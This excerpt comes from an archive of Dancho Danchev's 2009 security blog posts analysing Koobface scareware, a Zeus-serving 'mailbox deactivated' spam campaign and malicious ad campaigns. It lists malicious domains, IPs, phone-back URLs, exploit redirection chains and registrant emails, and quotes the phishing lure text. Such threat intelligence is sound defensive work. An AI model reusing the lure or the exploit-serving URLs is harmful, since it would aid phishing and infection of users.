15. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

16. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

17. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

18. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

19. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

20. http://ddanchev.blogspot.com/

1678





Massive Scareware Serving Blackhat SEO, the Koobface Gang Style (2009-11-17 22:36)

[1]Ali Baba and the 40 thieves LLC are once again multi-tasking, this time compromising [2]hundreds of thousands of web sites, and redirecting Google visitors – through the standard http referrer check – to [3]scareware serving domains.

What's so special about the domains mentioned in Cyveillance's post, as well as the ones currently active on this campaign? It's the Koobface connection.

*For instance, the **ionisationtools .cn** or **moored2009 .cn** redirectors, as well as the scareware serving **premium-protection6 .com**; **file-antivirus3.com**; **checkalldata .com**; **foryoumalwarecheck4 .com**; **antispy-scan1 .com** mentioned in post, are the same scareware redirectors and domains analyzed in [4]part two of the Koobface Botnet's Scareware Business Model series. The identical structure on a sampled Koobface infected host and a sampled*

compromised site can be seen in the attached screenshots.

1679



*The redirection "magic" takes place through a what looks like a static [5]**css.js (Trojan-Downloader.JS.FraudLoad)** uploaded on all of the affected sites. The very latest blackhat SEO once again puts the Koobface gang in the spotlight of the ongoing underground multi-tasking that the majority of cybercriminals engage in these days.*

Related posts:

[6]Koobface Botnet's Scareware Business Model - Part Two

[7]Koobface Botnet's Scareware Business Model - Part One

[8]Koobface Botnet Redirects Facebook's IP Space to my Blog

[9]New Koobface campaign spoofs Adobe's Flash updater

[10]Social engineering tactics of the Koobface botnet

[11]Koobface Botnet Dissected in a TrendMicro Report

[12]Koobface Botnet's Scareware Business Model

[13]Movement on the Koobface Front - Part Two

[14]Movement on the Koobface Front

[15]Koobface - Come Out, Come Out, Wherever You Are

[16]Dissecting Koobface Worm's Twitter Campaign

[17]Dissecting the Koobface Worm's December Campaign

[18]Dissecting the Latest Koobface Facebook Campaign

[19]The Koobface Gang Mixing Social Engineering Vectors

1680

This post has been reproduced from [20]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

2. http://blogs.zdnet.com/security/?p=4947

3. http://www.cyveillanceblog.com/general-cyberintel/malware-google-search-results

4. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

5.

http://www.virustotal.com/analisis/7892e2b09d887a66a4d70e49a08feef36f4dbda6cc605d2e1191613b87a863be-1258479383

6. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

7. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

8. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

9. http://blogs.zdnet.com/security/?p=4594

10. http://content.zdnet.com/2346-12691_22-352597.html

11. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

12. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

13. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

14. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

15. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

16. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

17. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

18. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

19. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

20. http://ddanchev.blogspot.com/

1681



"Your mailbox has been deactivated" Spam Campaign Serving Crimeware (2009-11-17 23:11)

An ongoing [1]"Your mailbox has been deactivated" themed [2]spam campaign is pushing crimeware as an attached

[3]utility.zip archive.

***Subject:** your mailbox has been deactivated*

Message: *" We are contacting you in regards to an unusual activity that was identified in your mailbox. As a result, your mailbox has been deactivated. To restore your mailbox, you are required to extract and run the attached mailbox utility. Best regards, hush.com technical support. "*

Different signatures used*: " From Webmail Help Desk; From hush.com technical support; From msmvps.com technical support; From ahnlab.com technical support; From symantec.com technical support"*

Sampled obtained phones back to ***193.104.27 .91/limpopo/bb.php?id=636608811 &v=200 &tm=2 &b=4316315581****;* ***193.104.27 .91/limpopo/bb.php?id=554275088 &v=200 &tm=8 &b=4316315581 &tid=11 &r=1****, from where it 1682*

*downloads [4]****promed-net .com/css/abs.exe*** *(97.74.144.118; Email: ninemed@ninemedical.com) which phones back to 231307d91138.bauhath.com/get.php?c=QPTUDBSV &d=, downloading [5]91.213.72 .51/ldr7.exe which*

phones back to ***193.104.27 .42/lcc/ip2.gi****f which is TrojWare.Win32.TrojanSpy.Zbot.Gen*

[6]All of these IPs are [7]not surprisingly known Zeus [8]crimeware hosts.

Related phone-back locations parked on the same IP - [9]94.75.221.76:

koralda .com *- Email: owner@koralda.com*

antiona .com *- Email: owner@antiona.com*

lambrie .com *- Email: owner@lambrie.com*

bauhath .com *- Email: owner@bauhath.com*

agulhal .com *- Email: owner@agulhal.com*

lantzel .com *- Email: owner@lantzel.com*

bourgum .com *- Email: owner@bourgum.com*

101607d91120.koralda .com

141607d91121.koralda .com

121607d91122.koralda .com

161607d91123.koralda .com

141607d91124.koralda .com

181607d91125.koralda .com

011607d91106.koralda .com

171507d91116.koralda .com

161607d91126.koralda .com

231507d91107.koralda .com

201607d91127.koralda .com

031607d91108.koralda .com

191507d91118.koralda .com

011607d91109.koralda .com

171507d91119.koralda .com

221607d91129.koralda .com

201607d9112a.koralda .com

031607d9110b.koralda .com

191507d9111b.koralda .com

081607d9111b.koralda .com

221607d9112c.koralda .com

101607d9111d.koralda .com

081607d9111e.koralda .com

121607d9111f.koralda .com

211507d91131.antiona .com

231507d91133.antiona .com

081207d91134.antiona .com

121607d91115.antiona .com

001307d91106.antiona .com

201307d91108.antiona .com

121107d91128.antiona .com

021107d91129.antiona .com

221307d9110a.antiona .com

231107d9111a.antiona .com

1683

230907d9111b.antiona .com

041107d9112b.antiona .com

011207d9111c.antiona .com

081307d9110d.antiona .com

061107d9112d.antiona .com

191407d9112d.antiona .com

171307d9111f.antiona .com

211407d9112f.antiona .com

042707d90914.agrigid .com

101607d91121.lambrie .com

121607d91122.lambrie .com

141607d91124.lambrie .com

161607d91126.lambrie .com

231507d91107.lambrie .com

181607d91128.lambrie .com

011607d91109.lambrie .com

171507d91119.lambrie .com

201607d9112a.lambrie .com

031607d9110b.lambrie .com

191507d9111b.lambrie .com

221607d9112c.lambrie .com

081607d9111e.lambrie .com

081607d91100.bauhath .com

071607d91130.bauhath .com

121607d91101.bauhath .com

201607d91111.bauhath .com

221307d91102.bauhath .com

051107d91122.bauhath .com

141607d91103.bauhath .com

1684



151207d91113.bauhath .com

221607d91113.bauhath .com

221307d91104.bauhath .com

071107d91124.bauhath .com

171207d91115.bauhath .com

051007d91126.bauhath .com

091107d91126.bauhath .com

101607d91107.bauhath .com

191207d91117.bauhath .com

051207d91127.bauhath .com

071007d91128.bauhath .com

071207d91128.bauhath .com

121607d91109.bauhath .com

211207d91119.bauhath .com

091007d9112a.bauhath .com

1685

131107d9112a.bauhath .com

091207d9112a.bauhath .com

051607d9113a.bauhath .com

231207d9111b.bauhath .com

091607d9113b.bauhath .com

141607d9110c.bauhath .com

111007d9112c.bauhath .com

111207d9112c.bauhath .com

161607d9110d.bauhath .com

071607d9112d.bauhath .com

181607d9110f.bauhath .com

181007d91132.edvehal .com

181007d91135.edvehal .com

181207d91110.agulhal .com

091007d91120.agulhal .com

211007d91130.agulhal .com

041307d91130.agulhal .com

111007d91122.agulhal .com

061307d91132.agulhal .com

131207d91123.agulhal .com

131007d91124.agulhal .com

151207d91125.agulhal .com

230907d91116.agulhal .com

151007d91126.agulhal .com

061207d91127.agulhal .com

011007d91118.agulhal .com

171007d91128.agulhal .com

031007d9111a.agulhal .com

021207d9111b.agulhal .com

121107d9113b.agulhal .com

051007d9111c.agulhal .com

011107d9110d.agulhal .com

041207d9111d.agulhal .com

191007d9112d.agulhal .com

161207d9110e.agulhal .com

071007d9111e.agulhal .com

141607d91100.lantzel .com

081607d91100.lantzel .com

221607d91110.lantzel .com

121607d91101.lantzel .com

171207d91111.lantzel .com

201607d91111.lantzel .com

071107d91121.lantzel .com

051107d91122.lantzel .com

141607d91103.lantzel .com

151207d91113.lantzel .com

191207d91113.lantzel .com

221607d91113.lantzel .com

051007d91123.lantzel .com

1686

091107d91123.lantzel .com

051207d91123.lantzel .com

101607d91104.lantzel .com

071107d91124.lantzel .com

211207d91115.lantzel .com

171207d91115.lantzel .com

071007d91125.lantzel .com

111107d91125.lantzel .com

071207d91125.lantzel .com

121607d91106.lantzel .com

051007d91126.lantzel .com

091107d91126.lantzel .com

051207d91126.lantzel .com

101607d91107.lantzel .com

231207d91117.lantzel .com

191207d91117.lantzel .com

091007d91127.lantzel .com

131107d91127.lantzel .com

091207d91127.lantzel .com

051607d91137.lantzel .com

141607d91108.lantzel .com

071007d91128.lantzel .com

111107d91128.lantzel .com

071207d91128.lantzel .com

091607d91138.lantzel .com

121607d91109.lantzel .com

211207d91119.lantzel .com

111007d91129.lantzel .com

111207d91129.lantzel .com

071607d91139.lantzel .com

161607d9110a.lantzel .com

091007d9112a.lantzel .com

131107d9112a.lantzel .com

091207d9112a.lantzel .com

111607d9113a.lantzel .com

051607d9113a.lantzel .com

141607d9110b.lantzel .com

231207d9111b.lantzel .com

091607d9113b.lantzel .com

181607d9110c.lantzel .com

111007d9112c.lantzel .com

111207d9112c.lantzel .com

161607d9110d.lantzel .com

201607d9110e.lantzel .com

151207d9110f.lantzel .com

181607d9110f.lantzel .com

051107d9111f.lantzel .com

131507d91100.bourgum .com

1687

231507d91130.bourgum .com

221207d91101.bourgum .com

211507d91131.bourgum .com

001307d91103.bourgum .com

231507d91133.bourgum .com

001107d91124.bourgum .com

081207d91134.bourgum .com

201307d91105.bourgum .com

121607d91115.bourgum .com

001307d91106.bourgum .com

021107d91126.bourgum .com

091207d91107.bourgum .com

221307d91107.bourgum .com

231107d91117.bourgum .com

201307d91108.bourgum .com

230907d91118.bourgum .com

121107d91128.bourgum .com

041107d91128.bourgum .com

211007d91138.bourgum .com

011207d91119.bourgum .com

021107d91129.bourgum .com

Naturally, the campaign isn't an isolated incident, with [10]previous "Facebook updated account agreement"

themed ones, using the same phone back locations as the currently ongoing one.

Related posts:

[11]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[12]The Multitasking Fast-Flux Botnet that Wants to Bank With You

This post has been reproduced from [13]Dancho Danchev's blog.

1. http://search.twitter.com/search?q=mailbox+deactivated

2. http://www.sophos.com/blogs/gc/g/2009/11/17/mailbox-deactivated/

3.

http://www.virustotal.com/analisis/e61c01697fe928360dd72bbbbd24dcd2ebfcce46f718d384f47be66e22c8ee51-1258475037

4.

http://www.virustotal.com/analisis/27798e6f384f9400def8dfab97566a4d13345449ac926d6a44963f7b97f54cc7-12584

12750

5.

http://www.virustotal.com/analisis/39d8ad95b0323c37bd3134ab93ac4af44c66a1a8443a41c1ac02cec19bb2816a-12584

12320

6. https://zeustracker.abuse.ch/monitor.php?host=193.104.27.91

7. https://zeustracker.abuse.ch/monitor.php?host=193.104.27.42

8. https://zeustracker.abuse.ch/monitor.php?host=91.213.72.51

9. http://whois.domaintools.com/94.75.221.76

10. http://blog.mxlab.eu/2009/11/07/facebook-updated-account-agreement-email-contains-sasfis-trojan/

11. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html

12. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html

13. http://ddanchev.blogspot.com/

1688





Scareware Campaign Using Google Sponsored Links (2009-11-19 00:30)

A scareware campaign is currently using Google sponsored ads, and by hijacking a decent number of well positioned keywords, is attempting to trick visitors into installing scareware featuring several new templates. This is, of course, not the first and definitely not the last time scareware campaigners are using highly targeted legitimate networks in order to reach potential audience by making an investment into the traffic acquisition practice.

However, compared to the "long tail centered" blackhat SEO, the use of legitimate ad networks would never reach a positive ROI, like the one achieved by dynamic syndication of legitimate content and monetizing it through

scareware.

1689



Scareware domains seen in circulation:

***adwarealert .com** - 75.125.200.226*

***adware-pro-2009 .com** - 209.216.193.113*

***adwareprosite .com** - 188.121.46.1 - Email: pedrocanas75@gmail.com*

***adwarepro-site .com** - 209.216.193.101 - Email: pedrocanas75@gmail.com*

***antimalwarenow .com** - 173.201.0.128*

anti-malware-pro .org *- 209.216.193.103 - Email: pedrocanas75@gmail.com*

1690



antimalware-software .com *- 209.216.193.11*

antimalware-software .org *- 209.216.193.106 - Email: pedrocanas75@gmail.com*

get-spyware-destroyer .com *- 63.243.188.37 - Email: admin@upclick.com*

macrovirus .com *- 75.125.152.58*

malwareprofessional .com *- 74.205.8.6*

1691



theantimalware .com *- 173.201.0.12*

adware-pro-live .com *- 209.216.193.9*

antivirus-live-pro .com *- 209.216.193.9*

antivirus-live-pro .org

antivirus-live-software .com

antivirus-pro-live .com

antiviruspro-live .com

Sample detection rates: [1]anti-malware-application.exe; [2]malware _professional.exe; [3]macro _virus.exe;

[4]antimalware _pro.exe; [5]spyware _destroyer.exe; [6]AdwarePro _Setup.exe; [7]AdwarePro _Setup06.exe; [8]AdwarePro _Setup2305.exe.

*Consider going through the **[9]The Ultimate Guide to Scareware Protection** detailing alternative traffic acquisition approaches used by scareware campaigners, as well as the related posts dissecting recent blackhat SEO*

campaigns.

Related posts:

[10]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[11]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign

[12]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding

1692

[13]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware

[14]A Peek Inside the Managed Blackhat SEO Ecosystem

[15]Dissecting a Swine Flu Black SEO Campaign

[16]Massive Blackhat SEO Campaign Serving Scareware

[17]From Ukrainian Blackhat SEO Gang With Love

[18]From Ukrainian Blackhat SEO Gang With Love - Part Two

[19]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[20]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [21]Dancho Danchev's blog.

1.

http://www.virustotal.com/analisis/6cf493ec3889eae627004b61895ea90fc3b550ab008a44a9d8f3f095f8d4d089-1258582577

2.

http://www.virustotal.com/analisis/ac365eebcea659b337981537047e22ad517558dc8175b3f5f37f147df44157df-1258582886

3.

http://www.virustotal.com/analisis/66747cb60b4f3587761fe27d6015220324c74d7c732b9427acb985ee00799970-1258582760

4.

http://www.virustotal.com/analisis/07f93b61e2aa2203393f0e63d96e31625ebfb7571752e88f46b34e4a9e7f9066-1258582969

5.

http://www.virustotal.com/analisis/279377545fc37b231028638c3c80f3363b5d48d0072d1adf321cf90118b92124-1258583187

6.

http://www.virustotal.com/analisis/3e9559961ea43b3f603febf342b72809f03f79f3b7e9c56bfdc49fb9732d52ef-12585

83234

7.

http://www.virustotal.com/analisis/e89f85f7d96fc2c3a396ab0c85cdbba543cf47c5048bd81fa516857d04a1d37d-12585

83418

8.

http://www.virustotal.com/analisis/d1e012fe55f1d015e86c1a8e13dd9f278546d46c3e750f0e985bd9a587c90466-12585

83461

9. http://blogs.zdnet.com/security/?p=4297

10. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

11. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

12. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

13. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

14. http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html

15. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

16. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

17. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

18. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

19. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

20. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

21. http://ddanchev.blogspot.com/

1693



Koobface Botnet Starts Serving Client-Side Exploits (2009-11-25 20:09)

UPDATED, Wednesday, December 02, 2009: *The systematic rotation of new redirectors and scareware domains remains ongoing, with no signs of resuming the use of client-side exploits.*

Some of the latest ones include ***inviteerverwhere .cn*** *- Email: box@cethcuples.com -> **scanner-infoa .com** -*

Email: inout@celestia.com,

[1]scareware detection rate

*; **1economyguide .cn** - Email: contact@berussa.de -> **superdefenceaj .com** - Email: inout@celestia.com, [2]scareware detection rate; **slip-stream .cn** - Email: info@mercedess.de -> **getsafeantivirusa .com** - Email: morri-son2g@yahoo.com, [3]scareware detection rate.*

*The complete list of redirectors introduced over the past week is as follows: **1economyguide .cn**; **1monocline***

.cn**; **1nonsensical .cn**; **1onlinestarter .cn**; **1political-news .cn**; **argentinastyle .cn**; **australiagold .cn**; **austriamoney

.cn**; **beatupmean2 .cn**; **belgiumnation .cn**; **brazilcountry .cn**; **firefoxfowner .cn**; **inviteerverwhere .cn**; **iraqcontacts

.cn**; **makenodifference2 .cn**; **manualgreese .cn**; **overmerit3 .cn**; **powerhelms2 .cn**; **secretalltrue2 .cn**; **separator2009

.cn**; **slip-stream .cn**; **solidresistance .cn**; **wallgreensmart .cn**; **windowsclone .cn**; **womenregrets .cn**; **womenregrets2

.cn

UPDATED, Saturday, November 28, 2009:

Following yesterday's experiment with bit.ly redirectors, re-

lying on a "visual social engineering element" by adding descriptive domains after the original link –

***bit.ly/588dmE?YOUTUBE.COM/ea05981d43**, which works with any generated **bit.ly** link, the gang is now spamvertising links using Google News redirection to automatically registered Blogspot accounts, whose [4]CAPTCHA challenge has been solved by the already infected with Koobface victims, a feature that is now mainstream, compared to the gang's previous use of [5]commercial CAPTCHA solving services, where the price for a thousand solved CAPTCHAs varies between $1 and $2:*

- news.google.com/news/url?url=http://pierrickcastoe .blogspot.com/

- news.google.com/news/url? url=http://biilybiilybangert .blogspot.com/

- news.google.com/news/url? url=http://majdimajdinoordijk .blogspot.com/

1694

- news.google.com/news/url? url=http://vassellpelovska .blogspot.com/

- news.google.com/news/url? url=http://troitroiweinbrenner .blogspot.com/

- news.google.com/news/url?url=http://keyserefrain .blogspot.com/

New redirectors introduced include:

***overmerit3 .cn** - Email: admin@cryzisday.com*

***belgiumnation .cn** - Email: vesta@greaselive.au*

iraqcontacts .cn *- Email: admin@resemm.de*

womenregrets .cn *- Email: admin@resemm.de*

wallgreensmart .cn *- Email: admin@cryzisday.com*

brazilcountry .cn *- Email: vesta@greaselive.au*

womenregrets2 .cn *- Email: in@groovezone.com*

News scareware domains introduced include:

internetdefencesystem .com *- Email: admin@wyverny.com*

royalsecure-a1 .com *- Email: in@groovezone.com*

royaldefencescan1 .com *- Email: in@groovezone.com*

royaldefensescan1 .com *- Email: in@groovezone.com*

royaldefencescan .com *- Email: contacts@esseys.au*

royaldefensescan .com *- Email: contacts@esseys.au*

royalprotectionscan .com *- Email: contacts@esseys.au*

*[6]Sampled copy phones back to a new domain (**austin2reed .com/?b=1s1**; **austin2reed .com/?b=1**) using the same IP (92.48.119.36) as the previous phone-back domain.*

UPDATED, Thursday, November 26, 2009: *The gang has currently suspended the use of client-side exploits, let's see if it's only for the time being or indefinitely. Scareware is whatsoever, introduced with periodically registered new domains -* ***argentinastyle .cn*** *- Email: vesta@greaselive.au and* ***australiagold .cn*** *- Email: vesta@greaselive.au,*

*redirect to **bestscan066 .com** - Email: fransysles2@yahoo.com and to **bestscan044 .com** - Email: fransysles2@yahoo.com -*

[7]detection rate.

*The exploit serving domains (**el3x .cn; kiano-180809 .com** and **ttt20091124 .info**) remain active.*

The Koobface botnet, a case study on propagation relying exclusively on social engineering tactics and systematic abuse of legitimate Web 2.0 services, has introduced a second "game-changer" next to the [8]migration to distributed command and control infrastructure once its [9]centralized operations got shut down.

*Next to the embedded and automatically rotating scareware redirects placed on each and every infected host part of the Koobface botnet, **the gang behind it has now started officially using client-side exploits** ([10]VBS/Psyme.BM;*

*[11]Exploit.Pidief.EX; [12]Exploit.Win32.IMG-WMF etc.) **by embedding two iFrames on all the Koobface-infected hosts** (Underground Molotov - function molot (m)), which connect to a well known (average) web malware exploitation kit's interface. Not only would a user that clicks on the Koobface URL be exposed to the Koobface binary itself, now pushed through client-side exploits, but also, to the periodically changed scareware domains.*

1695



Let's dissect the campaign, expose the entire domains portfolio involved or introduced since the beginning of the week, and once again establish a connection between the Koobface gang and money mule recruitment scams

*followed by scareware domains ([13]Inst _312s2.exe; [14]Inst _312s2.exe from [15]today, both of them phone back to [16]**angle-meter .com/?b=1**), all registered using the same emails.*

Scareware redirectors seen during the past couple of the days, parked at 91.213.126.250:

***solidresistance .cn** - Email: admin@cryzisday.com*

***separator2009 .cn** - Email: admin@cryzisday.com*

***zapotec2 .cn** - Email: admin@cryzisday.com*

***befree2 .cn** - Email: gmk2000@yahoo.com*

***entombing2009 .cn** - Email: info@grindsteal.fr*

***economyguide .cn** - Email: info@plaguegr.de*

***smile-life .cn** - Email: gmk2000@yahoo.com*

***everlastmovie .cn** - Email: gmk2000@yahoo.com*

***monocline .cn** - Email: info@plaguegr.de*

***mozzillaclone .cn** - Email: sanbeans6@yahoo.com*

***monkey-greese .cn** - Email: sanbeans6@yahoo.com*

***surgingnurse .cn** - Email: info@grindsteal.fr*

***mailboxinvite .cn** - Email: sanbeans6@yahoo.com*

***flatletkick .cn** - Email: info@plaguegr.de*

***nonsensical .cn** - Email: info@grindsteal.fr*

***moralisefilm .cn** - Email: info@grindsteal.fr*

firefoxavatar .cn *- Email: sanbeans6@yahoo.com*

onlinestarter .cn *- Email: info@plaguegr.de*

clowncirus .cn *- Email: sanbeans6@yahoo.com*

political-news .cn *- Email: info@plaguegr.de*

harry-pott .cn *- Email: gmk2000@yahoo.com*

repeatability .cn *- Email: info@grindsteal.fr*

1696



New scareware domains portfolio parked at 95.143.192.51; 83.133.119.84; 91.213.126.103:

valuewebscana .com *- Email: lynd.stafford@yahoo.com*

valuescana .com *- Email: lynd.stafford@yahoo.com*

cyber-scan-1 .com *- Email: admin@dedicatezoom.com*

yourantispy-1 .com *- Email: shah _indigo@googlemail.com*

cyber-scan011 .com *- Email: admin@dedicatezoom.com*

cyber-scan-2 .com *- Email: admin@dedicatezoom.com*

antimalware-3 .com *- Email: shah _indigo@googlemail.com*

yourmalwarescan3 .com *- Email: shah _indigo@googlemail.com*

antimalwarescana4 .com *- Email: j.wirth@smsdetective.com*

today-scan4 .com *- Email: millercall413@yahoo.com*

antispy-scan5 .com *- Email: shah _indigo@googlemail.com*

yourantivira7 .com *- Email: j.wirth@smsdetective.com*

yourmalwarescan7 .com *- Email: info@bellyn.com*

yourantispy-8 .com *- Email: info@bellyn.com*

cyber-scan08 .com *- Email: admin@dedicatezoom.com*

cyber-scan09 .com *- Email: admin@dedicatezoom.com*

beprotected9 .com *- Email: essi@calinsella.eu*

spyware-scan9 .com *- Email: info@bellyn.com*

yourantispy-a .com *- Email: shah _indigo@googlemail.com*

checkforspywarea .com *- Email: sanbeans6@yahoo.com*

checkfilesherea .com *- Email: sanbeans6@yahoo.com*

scanfilesherea .com *- Email: sanbeans6@yahoo.com*

findprotectiona .com *- Email: admin@wyverny.com*

checkfilesnowa .com *- Email: sanbeans6@yahoo.com*

web-scanm .com *- Email: essi@calinsella.eu*

today-scann .com *- Email: essi@calinsella.eu*

4eay-protection .com *- Email: millercall413@yahoo.com*

The client-side exploit redirection takes place through three separate domains, all involved in previous Zeus crimeware

campaigns, parked on the same IP in a cybercrime-friendly ASN. For instance, ***el3x.cn/test13/index.php***

- [17]210.51.166.119 - Email: Exmanoize@qip.ru redirects to ***el3x.cn/test13/x.x*** *->* ***el3x.cn/test13/pdf.php*** *->* ***el3x.cn/test13/load.php?spl=javad*** *->* ***el3x.cn/test13/soc.php*** *using [18]VBS/Psyme.BM; [19]Exploit.Pidief.EX;*

[20]Exploit.Win32.IMG-WMF etc. pushing [21]load.exe, which phones back to a well known "leftover" from Koobface 1697



botnet's centralized infrastructure - ***xtsd20090815 .com/adm/index.php****.*

Now it gets even more interesting, with the Koobface gang clearly rubbing shoulders with authors of actual

web malware exploitation kits, who diversify their cybercrime operations by participating in money mule recruitment scams, zeus crimeware serving campaigns, and scareware.

Parked on [22]210.51.166.119 where the first iFrame is hosted, are also the following domains participating in related campaigns:

amer0test0 .cn *- Email: abusehostserver@gmail.com -> [23]money mule recruitment*

antivirusfreec0 .cn *- Email: abusehostserver@gmail.com -> [24]money mule recruitment*

arendanomer2 .cn *- Email: Exmanoize@qip.ru*

dom0cn .cn *- Email: Exmanoize@qip.ru*

dom1cn .cn *- Email: Exmanoize@qip.ru*

dom2cn .cn *- Email: Exmanoize@qip.ru*

domx0 .cn *- Email: Exmanoize@qip.ru*

domx1 .cn *- Email: Exmanoize@qip.ru*

1698



domx2 .cn *- Email: Exmanoize@qip.ru*

dox0 .cn *- Email: Exmanoize@qip.ru*

dox1 .cn *- Email: Exmanoize@qip.ru*

dox2 .cn *- Email: Exmanoize@qip.ru*

dox3 .cn *- Email: Exmanoize@qip.ru*

edit2china .cn *- Email: Exmanoize@qip.ru*

edit3china .cn *- Email: Exmanoize@qip.ru*

el1x .cn *- Email: Exmanoize@qip.ru*

el2x .cn *- Email: Exmanoize@qip.ru*

el3x .cn *- Email: Exmanoize@qip.ru*

gym0replace .cn *- Email: chen.poon1732646@yahoo.com -> [25]scareware domain registration*

herosima1yet .cn *- Email: Exmanoize@qip.ru*

herosima1yet00g .cn *- Email: abusehostserver@gmail.com*

otherchina .cn *- Email: Exmanoize@qip.ru*

parliament .tk *- Email: royalddos@gmail.com*

privet1 .cn *- Email: Exmanoize@qip.ru*

privet2 .cn *- Email: Exmanoize@qip.ru*

privet3 .cn *- Email: Exmanoize@qip.ru*

sport-lab .cn *- Email: abuseemaildhcp@gmail.com -> [26]money mule recruitment domain [27]registrations*
trafdomins .cn *- Email: Exmanoize@qip.ru*

The second iFrame domain parked at [28]61.235.117.83 redirects in the following way - ***kiano-180809***

.com/oko/help.html *- 61.235.117.83 - Email: bigvillyxxx@gmail.com leads to* ***kiano-180809 .com/oko/dyna _soc.html*** *->* ***kiano-180809 .com/oko/tomato _guy _13.html*** *->* ***kiano-180809 .com/oko/update.vbe*** *->* ***kiano-180809 .com/oko/dyna _wm.wmf****.*

The same exploitation structure is valid for the third iFrame domain - ***ttt20091124 .info/oko/help.html*** *which is again, parked at 61.235.117.83 and was embedded at Koobface-infected hosts over the past 24 hours.*

What prompted this shift on behalf of the Koobface gang? Declining infection rates – I'm personally not seeing a decline in the click-through rate, with over 500 clicks on a spamvertised Kooobface URL over a period of 24

hours – or their obsession with traffic optimization? In terms of social engineering, the [29]periodic introduction of 1699

new templates proved highly successful for the gang, but the newly introduced outdated client-side exploits can in fact generate more noise than they originally anticipated, if they were to continue relying on [30]social engineering vectors only.

One thing's certain - the Koobface gang is now on the offensive, and it would be interesting to see whether they'd introduce a new exploits set, or continue relying on the one offered by the web exploitation kit.

Related posts:

[31]Secunia: Average insecure program per PC rate remains high

[32]Research: 80 % of Web users running unpatched versions of Flash/Acrobat

[33]Fake Security Software Domains Serving Exploits

[34]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[35]Koobface Botnet's Scareware Business Model - Part Two

[36]Koobface Botnet's Scareware Business Model - Part One

[37]Koobface Botnet Redirects Facebook's IP Space to my Blog

[38]New Koobface campaign spoofs Adobe's Flash updater

[39]Social engineering tactics of the Koobface botnet

[40]Koobface Botnet Dissected in a TrendMicro Report

[41]Koobface Botnet's Scareware Business Model

[42]Movement on the Koobface Front - Part Two

[43]Movement on the Koobface Front

[44]Koobface - Come Out, Come Out, Wherever You Are

[45]Dissecting Koobface Worm's Twitter Campaign

[46]Dissecting the Koobface Worm's December Campaign

[47]Dissecting the Latest Koobface Facebook Campaign

[48]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [49]Dancho Danchev's blog.

1. http://draft.blogger.com/

2.

http://www.virustotal.com/analisis/73f7344babcf919f995c957ebad556acea98ed5fe9bebe7f576664c7a6a13564-1259680011

3.

http://www.virustotal.com/analisis/55727db95f4ef2c73985a32b4047f31661d1ba9a04e90bf49e62bd4c0e8b1f38-1259739581

4. http://www.finjan.com/MCRCblog.aspx?EntryId=2317

5. http://blogs.zdnet.com/security/?p=1835

6.

http://www.virustotal.com/analisis/c6fb77621b50a219f38469d1974f773e3477e80cea713d448bb588aa717c7b77-1259440534

7. http://www.virustotal.com/analisis/881cac41d1c45c5496922dae0b8d792661ff4a01fcb21188a67a165cdab3ee69-1259250020

8. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

9. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

10. http://www.virustotal.com/analisis/c541b657d440ada253eb9785ac3d4a40b9034b47b7fb665797b58ed84e48916c-1259089397

11. http://www.virustotal.com/analisis/d61d3549322936011109c18b202c8562fde97a2c2c751c6bdca48e5fa0bb397f-1259089332

12. http://www.virustotal.com/analisis/8b96c7b819283481d4284c816ef20bbe6deb44a491eecf0dbd5d7322b5f71ec9-1259098356

13. http://www.virustotal.com/analisis/a82dfcd9e0f106ca1abc34306c144e109060db81aa71d9be3032a79b36464d36-12591

57244

1700

14. http://www.virustotal.com/analisis/ea3d3969509570bbdbc7409a30121e178dcd19132cd7820d8b50704727e604ac-12590

90021

